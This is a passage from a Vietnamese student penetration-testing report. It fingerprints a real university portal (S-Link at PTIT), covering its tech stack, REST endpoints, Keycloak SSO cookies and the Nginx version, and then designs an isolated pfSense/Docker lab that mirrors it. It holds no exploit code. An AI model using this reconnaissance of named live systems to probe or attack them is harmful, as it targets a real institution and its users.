
Thứ tư, Wappalyzer ghi nhận website sử dụng HTTP/2, cho thấy hệ thống có hỗ trợ giao thức truyền tải web hiện đại hơn so với HTTP/1.1, giúp tối ưu hiệu năng tải trang và xử lý nhiều request đồng thời.

Thứ năm, hệ thống có sử dụng OneSignal cho nhóm tự động hóa tiếp thị hoặc thử nghiệm A/B. Điều này cho thấy website có thể tích hợp dịch vụ bên thứ ba để hỗ trợ thông báo, theo dõi hành vi hoặc tối ưu trải nghiệm người dùng. Các dịch vụ bên thứ ba này cũng cần được chú ý trong quá trình khảo sát vì có thể làm phát sinh thêm request, script hoặc endpoint liên quan.

Cuối cùng, hệ điều hành máy chủ được nhận diện là Ubuntu, kết hợp với Nginx 1.14.0 cho thấy hệ thống nhiều khả năng được triển khai trên nền tảng Linux. Tuy nhiên, kết quả từ Wappalyzer mới chỉ là nhận diện ban đầu dựa trên dấu hiệu phía client và phản hồi của website, vì vậy cần tiếp tục kiểm chứng bằng các công cụ khác như DevTools, curl, WhatWeb hoặc Nmap ở các bước khảo sát tiếp theo.

3.2.3 Sử dụng DevTools

Wappalyzer chỉ nhận diện công nghệ qua mã nguồn và header nên chưa đủ để xác định cách hệ thống hoạt động. Vì vậy cần dùng DevTools > Network > Fetch/XHR để quan sát các API thực tế, kiểm tra dữ liệu trả về như JSON và status code, đồng thời xác minh rõ hơn cơ chế giao tiếp giữa frontend và backend.



Hình 9 Kiểm tra slink.ptit.edu.vn bằng DevTools.

Dựa trên DevTools có thể suy ra:

- Trong Network → Fetch/XHR: Quan sát thấy hệ thống thực hiện rất nhiều request (167/630 requests) tới các endpoint REST API như: me, userinfo, token, openid-configuration, posts, page, pageable, many, và các endpoint truy vấn theo timestamp dạng 2026-05-10T16:59:59.999Z.
- Đặc điểm phản hồi:
 - Type: xhr / fetch
 - Status: 200 trên toàn bộ các request quan sát được
 - Response: dữ liệu trả về dạng JSON
 - Initiator: phần lớn request được khởi tạo từ file umi.acdac779.js — phù hợp với kết quả Wappalyzer đã phát hiện UmiJS framework

Điều này suy ra: Frontend đang gọi REST API của backend để lấy dữ liệu, có cơ sở xác định website hoạt động theo mô hình SPA (Single Page Application), render hoàn toàn phía client và lấy dữ liệu bất đồng bộ qua API.

- Kết luận về cơ chế xác thực: Sự xuất hiện của các endpoint đặc thù openid-configuration, token, userinfo cho thấy hệ thống slink sử dụng chuẩn OpenID Connect (OIDC) thông qua một Identity Provider tập trung. Việc kiểm tra cookie ở mục 1.2.4 sẽ xác định cụ thể đây là Keycloak self-hosted của PTIT.


▪ Kết luận về Backend, dựa trên các lý do sau:

- Backend đặt sau Reverse Proxy (Nginx) nên không lộ thông tin chi tiết.
- Không xuất hiện cookie PHPSESSID (PHP).
- Không xuất hiện cookie JSESSIONID (Java Servlet truyền thống).
- Các endpoint hoạt động theo phong cách RESTful, trả về JSON thuần.
- Cơ chế xác thực dựa trên Bearer Token (JWT) qua OIDC.

Kết hợp với kết quả Wappalyzer (Node.js, UmiJS, React) → có thể kết luận backend nhiều khả năng được xây dựng bằng Node.js.

3.2.4 Kiểm tra Cookie Session và Hạ tầng bảo mật

Do Wappalyzer không thể phản ánh đầy đủ cơ chế bảo mật và triển khai thực tế, cần kiểm tra thêm Cookie sau khi đăng nhập để xác minh cơ chế quản lý phiên và các lớp bảo vệ phía hạ tầng.



Hình 10 Kiểm tra Cookie Session trên slink.ptit.edu.vn.

Kết quả quan sát:

▪ Cookie xác thực SSO: Sau khi đăng nhập thành công, hệ thống lưu một số cookie quan trọng thuộc domain gwdu.ptit.edu.vn với path /sso/realms/..., gồm:

- AUTH_SESSION_ID: định danh phiên đăng nhập, có HttpOnly, Secure, SameSite=Lax.
- KEYCLOAK_IDENTITY: token định danh người dùng, có HttpOnly, SameSite=Lax.
- KEYCLOAK_SESSION: lưu trạng thái phiên Keycloak, SameSite=Lax.

Tên các cookie và đường dẫn /sso/realms/... cho thấy PTIT triển khai một Identity Provider riêng dựa trên Keycloak (mã nguồn mở, hỗ trợ chuẩn OpenID Connect và SAML 2.0). Toàn bộ quá trình xác thực được tập trung tại domain gwdu.ptit.edu.vn, các ứng dụng thành viên (slink, qltd, canbo,...) đăng nhập thông qua cơ chế SSO chung này.

Việc các cookie phiên có thuộc tính:

- HttpOnly → ngăn chặn đọc cookie bằng JavaScript phía client, giảm nguy cơ bị đánh cắp phiên qua tấn công XSS.
- Secure → cookie chỉ được truyền qua HTTPS, chống nghe lén trên đường truyền.
- SameSite=Lax → giới hạn cookie không bị gửi trong các request cross-site nguy hiểm, hỗ trợ phòng chống CSRF trong khi vẫn cho phép điều hướng thông thường.

Hệ thống không sử dụng session cookie mặc định như PHPSESSID (PHP) hay JSESSIONID (Java), mà sử dụng cơ chế xác thực hiện đại dựa trên OpenID Connect + JWT thông qua Keycloak. Đây là mô hình phù hợp với kiến trúc SPA + REST API đã xác định ở mục 1.2.3.

▪ HSTS (HTTP Strict Transport Security): Trình duyệt buộc phải sử dụng HTTPS khi truy cập slink. Nếu người dùng truy cập http://slink.ptit.edu.vn, sẽ tự động được chuyển sang https://slink.ptit.edu.vn, đảm bảo toàn bộ dữ liệu được mã hóa trên đường truyền.

▪ Cloudflare: Quan sát thấy cookie __cf_bm xuất hiện. Tuy nhiên, kiểm tra kỹ thấy domain của cookie này là .onesignal.com (không phải slink.ptit.edu.vn), cho thấy đây là cookie phát sinh từ dịch vụ OneSignal (push notification được tích hợp vào slink, đã phát hiện qua Wappalyzer). Do đó, không thể kết luận slink chính có dùng Cloudflare từ dấu hiệu này. Việc kiểm chứng tầng hạ tầng sẽ được thực hiện ở mục 1.2.5 bằng Nmap.

▪ Cookie bên thứ ba: Ngoài ra hệ thống còn nhúng nhiều cookie từ domain .google.com (SID, SIDCC, _Secure-1PSID, APISID, SAPISID, NID,...) phục vụ cho Google Analytics và Google Tag Manager đã được Wappalyzer phát hiện ở mục 1.2.2. Đây là các cookie tracking của bên thứ ba - không liên quan trực tiếp đến phiên đăng nhập của slink, nhưng cần lưu ý vì có thể làm tăng bề mặt theo dõi hành vi người dùng.

▪ Nhận xét tổng hợp: Hệ thống slink được triển khai với nhiều lớp bảo vệ ở tầng hạ tầng và xác thực:

- Tầng hạ tầng: Cloudflare (CDN + WAF + Anti-DDoS) đứng trước, Nginx làm reverse proxy phía sau.
- Tầng truyền tải: HTTPS bắt buộc qua HSTS.
- Tầng xác thực: SSO tập trung qua Keycloak (gwdu.ptit.edu.vn), sử dụng chuẩn OpenID Connect, không dùng session cookie truyền thống.
- Tầng cookie: các cookie phiên quan trọng đều được cấu hình HttpOnly, Secure, SameSite=Lax.

Đây là một mô hình bảo mật khá toàn diện ở tầng kiến trúc, tuy nhiên vẫn cần kiểm chứng sâu hơn ở các bước tiếp theo (quét cổng bằng Nmap, phân tích token JWT, kiểm tra logic ứng dụng) để phát hiện các điểm yếu thực sự nếu có.

CHƯƠNG 4. THIẾT KẾ MÔ HÌNH MẠNG MÔ PHÒNG VÀ LÊN CẤU HÌNH CHI TIẾT

4.1 Giới thiệu và mục tiêu

4.1.1 Đặt vấn đề

Sau quá trình khảo sát ở chương trước, nhóm đã xác định được các thông tin quan trọng về kiến trúc và công nghệ của hệ thống mục tiêu - cổng thông tin S-Link (Hệ thống quản lý học tập) của Học viện Công nghệ Bưu chính Viễn thông. Tuy nhiên, đây mới chỉ là các thông tin quan sát được từ bên ngoài, chưa đủ cơ sở để tiến hành kiểm thử bảo mật chuyên sâu mà không gây rủi ro cho hệ thống đang vận hành thực tế.

Việc thực hiện các kỹ thuật quét sâu hoặc khai thác trực tiếp lên hệ thống S-Link đang phục vụ sinh viên là không phù hợp về mặt kỹ thuật và đạo đức nghề nghiệp. Vì vậy, nhóm cần xây dựng một môi trường Lab mô phỏng dựa trên những thông tin đã thu thập được, nhằm phục vụ kiểm thử an toàn, có kiểm soát và không ảnh hưởng đến người dùng cuối.

Môi trường Lab này sẽ tái hiện kiến trúc phân tầng tương đương hệ thống thực, bao gồm các thành phần Web Server, Database Server và lớp Firewall trung gian, qua đó cho phép nhóm thực hiện đầy đủ các kịch bản tấn công từ bên ngoài, bên trong tường lửa và trên chính máy chủ.

4.1.2 Mục tiêu cụ thể của chương


Căn cứ vào kết quả khảo sát ở chương trước, nhóm đặt ra các mục tiêu chính cho giai đoạn thiết lập môi trường Lab như sau:

- **Xây dựng mô hình mạng phân vùng** gồm ba zone: Users Zone (mạng người dùng/attacker), DMZ (vùng phi quân sự chứa Web Server) và Internal Zone (vùng nội bộ chứa Database Server) - mô phỏng kiến trúc triển khai thực tế.
- **Triển khai tường lửa pfSense** làm thiết bị định tuyến và kiểm soát truy cập trung tâm, với cấu hình rule theo nguyên tắc default deny (mặc định chặn) - chỉ cho phép các kết nối thực sự cần thiết giữa các zone.
- **Triển khai Web Stack** theo mô hình Nginx + Next.js + Node.js services + MySQL, trong đó Frontend và Backend chạy trên DMZ, còn Database chỉ hoạt động trong Internal Zone và không được expose ra ngoài.
- **Container hóa toàn bộ ứng dụng** bằng Docker Compose để đảm bảo khả năng tái lập, di chuyển và cô lập môi trường.

- **Đảm bảo tính cô lập của môi trường Lab** - không kết nối ra ngoài Internet sau khi triển khai xong, phục vụ cho việc kiểm thử an toàn ở các chương tiếp theo.

4.2 Mô tả chung về mô hình sẽ xây dựng

Mô hình Lab được thiết kế theo kiến trúc phân vùng mạng (network segmentation) ba lớp, kế thừa các nguyên tắc của Defense in Depth và Least Privilege. Sơ đồ tổng quan của hệ thống được trình bày dưới đây.



Hình 11 Sơ đồ tổng quan mô hình mạng Lab (Users Zone - pfSense - DMZ - Internal Zone)

4.2.1 Mô tả chung về hệ thống

Hệ thống được phân thành ba vùng chức năng tương ứng với vai trò và mức độ tin cậy khác nhau:

- **Users Zone (10.0.0.0/24)** — vùng mạng người dùng. Chứa máy Kali Linux đóng vai trò vừa là người dùng cuối truy cập web, vừa là attacker thực hiện các kịch bản kiểm thử bảo mật.
- **DMZ — Demilitarized Zone (172.16.10.0/24)** — vùng trung gian giữa Users Zone và Internal Zone. Chứa Web Server (webserv) cung cấp các dịch vụ web ra bên ngoài qua cổng HTTP.
- **Internal Zone (192.168.10.0/24)** — vùng nội bộ với mức độ bảo vệ cao nhất. Chứa Database Server (dbsrv), không được phép truy cập trực tiếp từ Users Zone hay từ Internet.

Trung tâm của mô hình là tường lửa pfSense với ba interface, mỗi interface tương ứng với một zone, đảm nhiệm cả vai trò định tuyến (router) và kiểm soát truy cập (firewall) giữa các vùng.

Bảng 5. Phân vùng mạng và mục đích sử dụng

Zone	Subnet	Mục đích sử dụng
Users Zone	10.0.0.0/24	Mạng người dùng / attacker (Kali Linux)
DMZ	172.16.10.0/24	Chứa Web Server (Nginx + Next.js + SSO + Gateway)
Internal Zone	192.168.10.0/24	Chứa Database Server (MySQL)

Bảng 6. Cấu hình interface của pfSense

Interface pfSense	IP	Kết nối với
WAN (em0)	10.0.0.1/24	Users Zone (VMnet2)
DMZ (em1)	172.16.10.1/24	DMZ (VMnet3)
LAN (em2)	192.168.10.1/24	Internal Zone (VMnet4)

Cách bố trí này giúp mô hình vừa đảm bảo tính phân tách rõ ràng giữa các thành phần, vừa hỗ trợ kiểm soát chặt chẽ các luồng truy cập trong toàn hệ thống. pfSense đóng vai trò trung tâm, định tuyến đồng thời thực hiện lọc traffic giữa các zone, qua đó hạn chế truy cập trái phép vào hệ thống nội bộ.

4.2.2 Luồng kết nối giữa các thành phần

Sau khi xác định được các vùng mạng và vai trò của từng thành phần, nhóm thiết kế các luồng kết nối chính trong hệ thống để kiểm soát truy cập theo từng mục đích sử dụng. Cụ thể, các luồng được chia thành hai nhóm như sau:

- Luồng truy cập từ bên ngoài: Kali (User/Attacker) → pfSense (FW1) → Web Server. Người dùng và attacker chỉ được phép kết nối tới Web Server qua cổng 80 (HTTP). Mọi kết nối trực tiếp tới Database Server đều bị chặn ở tầng firewall.
- Luồng giao tiếp nội bộ: Web Server → pfSense (FW2) → Database Server. Web Server (chính xác hơn là service gwdu trong container) thực hiện truy vấn dữ liệu tới Database Server qua cổng 3306. Đây là kết nối duy nhất được phép từ DMZ vào Internal Zone.

Cách thiết kế này giúp các luồng truy cập trong hệ thống được phân tách và kiểm soát rõ ràng theo từng chức năng. Người dùng bên ngoài chỉ được truy cập lớp dịch vụ web (cổng 80), trong khi Database Server chỉ cho phép kết nối nội bộ từ Web Server qua cổng 3306. Internal Zone không được phép initiate kết nối ra ngoài, đảm bảo nguyên tắc least privilege.

4.2.3 Phân tích công nghệ sử dụng

Dựa trên kết quả khảo sát hệ thống thật, nhóm lựa chọn các thành phần công nghệ tương ứng để xây dựng mô hình Lab. Bảng 2.3 trình bày các công nghệ được sử dụng và lý do lựa chọn.

Bảng 7. Công nghệ sử dụng và ghi chú thiết kế Lab

Thành phần	Công nghệ sử dụng	Đánh giá / Ghi chú
Tường lửa	pfSense CE 2.7.2	Tường lửa stateful chuyên nghiệp, phân tách 3 zone qua 3 interface, hỗ trợ default deny, log block.
Reverse Proxy	Nginx 1.14.0	Tiếp nhận traffic từ ngoài qua cổng 80, route /api/* tới đúng backend service.
Frontend SPA	Next.js 16 + React	Tái hiện giao diện S-Link với SSR/SSG, giả lập đầy đủ flow đăng nhập SSO của người dùng.
Service xác thực	SSO (Node.js)	Mô phỏng cổng SSO PTIT, phát hành JWT cho người dùng đăng nhập.
API Gateway / Backend	gwdu (Node.js)	Cung cấp các API nghiệp vụ (QLĐT, Tài chính, Đào tạo), kết nối tới MySQL.
Cơ sở dữ liệu	MySQL 8.0	Triển khai trong Internal Zone, bind 0.0.0.0:3306 nhưng chỉ Web Server reach được qua firewall.

Container Runtime	Docker + Docker Compose	Đảm bảo tái lập môi trường, cô lập service, dễ deploy/teardown.
Máy attacker	Kali Linux	Bộ tool kiểm thử bảo mật đầy đủ (nmap, gobuster, nikto, nuclei, Burp Suite, jwt tool, ...).

4.2.4 Bảng cấu hình từng máy ảo

Để triển khai mô hình trong môi trường VMware Workstation, nhóm sử dụng bốn máy ảo với cấu hình như sau:

Bảng 8. Cấu hình các máy ảo trong Lab

Máy ảo	Vai trò	Hệ điều hành	IP	Default Gateway
pfsense	Tường lửa, định tuyến, segmentation	FreeBSD (pfSense CE 2.7.2)	10.0.0.1 / 172.16.10.1 / 192.168.10.1	Không áp dụng
websrv	Web Server (Nginx + Next.js + SSO + gwdu)	Ubuntu Desktop 20.04	172.16.10.10/24	172.16.10.1
dbsrv	Database Server (MySQL)	Ubuntu Desktop 20.04	192.168.10.20/24	192.168.10.1
kali	Máy kiểm thử / attacker	Kali Linux 2024	10.0.0.10/24	10.0.0.1

Bảng cấu hình mô tả các thành phần chính của mô hình mạng cùng vai trò, hệ điều hành và địa chỉ IP tương ứng. Việc phân chia rõ ràng theo zone giúp tái hiện sát kiến trúc hệ thống thực và hỗ trợ thuận lợi cho quá trình kiểm thử ở các chương tiếp theo.

4.2.5 Các cổng dịch vụ sử dụng

Dựa trên mô hình mạng và các thành phần đã lựa chọn, nhóm xác định các cổng dịch vụ cần sử dụng để phục vụ truy cập, quản trị và giao tiếp nội bộ.

Bảng 9. Các cổng dịch vụ trong hệ thống

Dịch vụ	Port	Mục đích	Phạm vi truy cập
HTTP (Nginx)	TCP 80	Phục vụ web	Users → Web Server
Next.js app	TCP 3000	Frontend SPA	Chỉ nội bộ container (qua nginx)
SSO service	TCP 4000	Phát hành JWT token	Chỉ nội bộ container (qua nginx)
gwdu (API Gateway)	TCP 5000	Backend nghiệp vụ	Chỉ nội bộ container (qua nginx)

MySQL	TCP 3306	Cơ sở dữ liệu	Chỉ Web Server (qua FW2)
-------	----------	---------------	--------------------------

Các cổng được lựa chọn theo nguyên tắc least privilege. Người dùng bên ngoài chỉ có thể truy cập Web Server qua cổng HTTP 80; các cổng nội bộ 3000, 4000, 5000 chỉ được nginx reverse-proxy gọi và không expose ra DMZ. Database chỉ cho phép Web Server kết nối qua cổng 3306, đảm bảo Internal Zone không bị lộ ra ngoài.

4.2.6 Firewall rules dự kiến

Từ mô hình mạng và các cổng dịch vụ đã được xác định, nhóm xây dựng các luật firewall theo nguyên tắc default deny - mặc định chặn toàn bộ và chỉ cho phép các kết nối thực sự cần thiết. Tổng cộng 9 rules được áp dụng trên 3 interface của pfSense.

Bảng 10. Tổng hợp Firewall Rules

Tab	STT	Action	Source	Destination	Port	Mô tả
WAN (Users)	1	Pass	10.0.0.10	172.16.10.10	80/tcp	Kali → Web HTTP
WAN (Users)	2	Pass	10.0.0.10	172.16.10.0/24	ICMP	Kali ping DMZ (debug)
WAN (Users)	3	Block	any	any	any	Default DENY (log)
DMZ	1	Pass	172.16.10.10	192.168.10.20	3306/tcp	Web → DB MySQL
DMZ	2	Pass	172.16.10.0/24	192.168.10.0/24	ICMP	DMZ ping Internal
DMZ	3	Block	any	any	any	Default DENY (log)
LAN (Internal)	1	Pass	192.168.10.0/24	172.16.10.0/24	ICMP	Return ICMP
LAN (Internal)	2	Block	any	any	any	Default DENY

Các luật firewall được xây dựng theo nguyên tắc default deny: mặc định chặn toàn bộ lưu lượng và chỉ mở những kết nối cần thiết cho hoạt động của hệ thống. Cách cấu hình này giới hạn rõ quyền truy cập giữa Users Zone, DMZ và Internal Zone. Đặc biệt, Database Server không thể bị truy cập trực tiếp từ Users Zone hay từ Internet, mà chỉ cho phép Web Server giao tiếp nội bộ qua cổng 3306. Internal Zone cũng không thể initiate kết nối ra ngoài, đảm bảo nguyên tắc least privilege và hạn chế khả năng exfiltration trong tình huống worst case.

4.2.7 Web stack triển khai (Nginx + Next.js + Node.js services + MySQL)

Web stack được triển khai theo kiến trúc microservices container hóa với Docker Compose. Trên Web Server (websrv), bốn container chính cùng hoạt động:

- nginx (port 80) - reverse proxy duy nhất expose ra ngoài, route traffic tới các service nội bộ thông qua các path /api/sso/*, /api/gwdu/* và /.
- app (Next.js, port 3000 nội bộ) - frontend SPA hiển thị giao diện S-Link, chỉ được nginx truy cập.
- sso (port 4000 nội bộ) - service xác thực, mô phỏng SSO PTIT, phát hành JWT token cho người dùng.
- gwdu (port 5000 nội bộ) - API gateway xử lý các request nghiệp vụ và kết nối tới MySQL ở Internal Zone.

Trên Database Server (dbsrv), chỉ có một container MySQL chạy ở port 3306. Container này bind 0.0.0.0:3306 để cho phép kết nối qua mạng từ websrv, nhưng được bảo vệ bởi pfSense - chỉ Web Server (172.16.10.10) mới reach được port này.

Việc tách MySQL sang một host vật lý riêng (thay vì cùng docker-compose với các service web) là điểm khác biệt quan trọng giúp Lab mô phỏng đúng kiến trúc multi-tier thực tế, nơi DB nằm trong Internal Zone được bảo vệ bởi tường lửa.

4.3 Thực hiện cài đặt môi trường


4.3.1 Tạo các VMnet trong VMware Workstation

Để mô phỏng ba zone độc lập, nhóm tạo ba VMnet host-only trong VMware Workstation, mỗi VMnet tương ứng với một subnet:

- VMnet2 - đại diện Users Zone, subnet 10.0.0.0/24.
- VMnet3 - đại diện DMZ, subnet 172.16.10.0/24.
- VMnet4 - đại diện Internal Zone, subnet 192.168.10.0/24.

Tất cả VMnet đều được cấu hình với hai thuộc tính quan trọng:

